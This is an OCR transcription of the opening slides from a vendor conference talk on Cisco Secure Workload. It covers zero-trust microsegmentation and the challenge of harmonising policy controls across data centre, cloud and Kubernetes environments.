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Let's go

The bridge to possible

Solving the Segmentation Puzzle with Secure Workload!

Jorge Quintero – Technical Marketing Engineer

Session Abstract

- In a world of application workloads deployed anywhere, at any time, and with multi-cloud solutions, applying network security controls is no longer a trivial task. The policy control toolset just keeps growing, with multiple enforcement points in the network to protect our application workloads using different approaches such as the host firewalls, network firewalls and SDN controllers, or cloud-based in the form of security groups.
- With different teams managing each policy control and usually working in organizational siloes, there is no wonder why it often leads to inconsistent islands of policy controls across the environment.
- Secure Workload has been solving this puzzle, by defining a common policy model across all of these enforcement points (host-based, network-based and cloud-based) harmonizing all policy controls into an effective Zero-Trust Segmentation policy.
- This session will navigate through the Network/NetSec team lenses on how you can leverage Secure Workload to define a common policy model using agent and agentless approaches to protect your application workloads regardless of their form factor (baremetal, VM or container) or location (on-prem or multi-cloud)

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About your Speaker

- Name
  - Jorge Quintero
  - Technical Marketing Engineer
  - Cisco employee since 2016
  - 12+ years in IT industry
- Free Time
  - Traveling
  - Anything outdoors

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Agenda

- Introduction
- What is Secure Workload?
- YAFI's Microsegmentation Journey
  - Approach Selection (Agent vs Agentless)
  - Agent and Agentless Features
  - Microsegmentation
    - On-Prem (DC)
    - Cloud
    - Containers (Kubernetes)
    - Users/Endpoints
  - Workload Discovery and Inventory
  - Dynamic Policy Engine
  - Virtual Patch
- Closing Summary

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
Introduction

Securing Application Workloads

Using Network Security Controls

Simple right?



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
Securing Application Workloads

Using Network Security Controls



But what if it gest compromised?

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
Securing Application Workloads

Using Network Security Controls



And this is only a part of the story.....

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
Securing Application Workloads

Using Network Security Controls



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
Application Workloads Evolution

Workload Security is Getting More Complex



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
But… what is an application workload?

Network Engineer



- Vlans/VRF
- Subnets
- Contracts


Firewall Engineer

- Zones
- Subnets
- ACLs

Cloud Engineer

- VPC
- Subnets
- Security Groups

Application Owners



- Service
- Application
- Workload

Cloud-Native Engineer

- Namespace
- Service
- CNI

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
Segmentation and policy control challenges



Organizational Challenges

Multiple teams, organizations and environments

Inconsistent islands of policy controls across environments

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
Segmentation and policy control challenges



Organizational Challenges

Multiple teams, organizations and vendors

across environments

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But Why it Matters?

1. Regulations and mandates to meet are at risk (e.g., DORA, PCI, Government Exec Order, Zero Trust Frameworks)
2. Elevated risk exposure
3. Unharmonized policy controls
4. Business slowdown

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
What is Secure Workload?

Secure Workload – Zero Trust Segmentation



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
Solving the puzzle with Secure Workload!



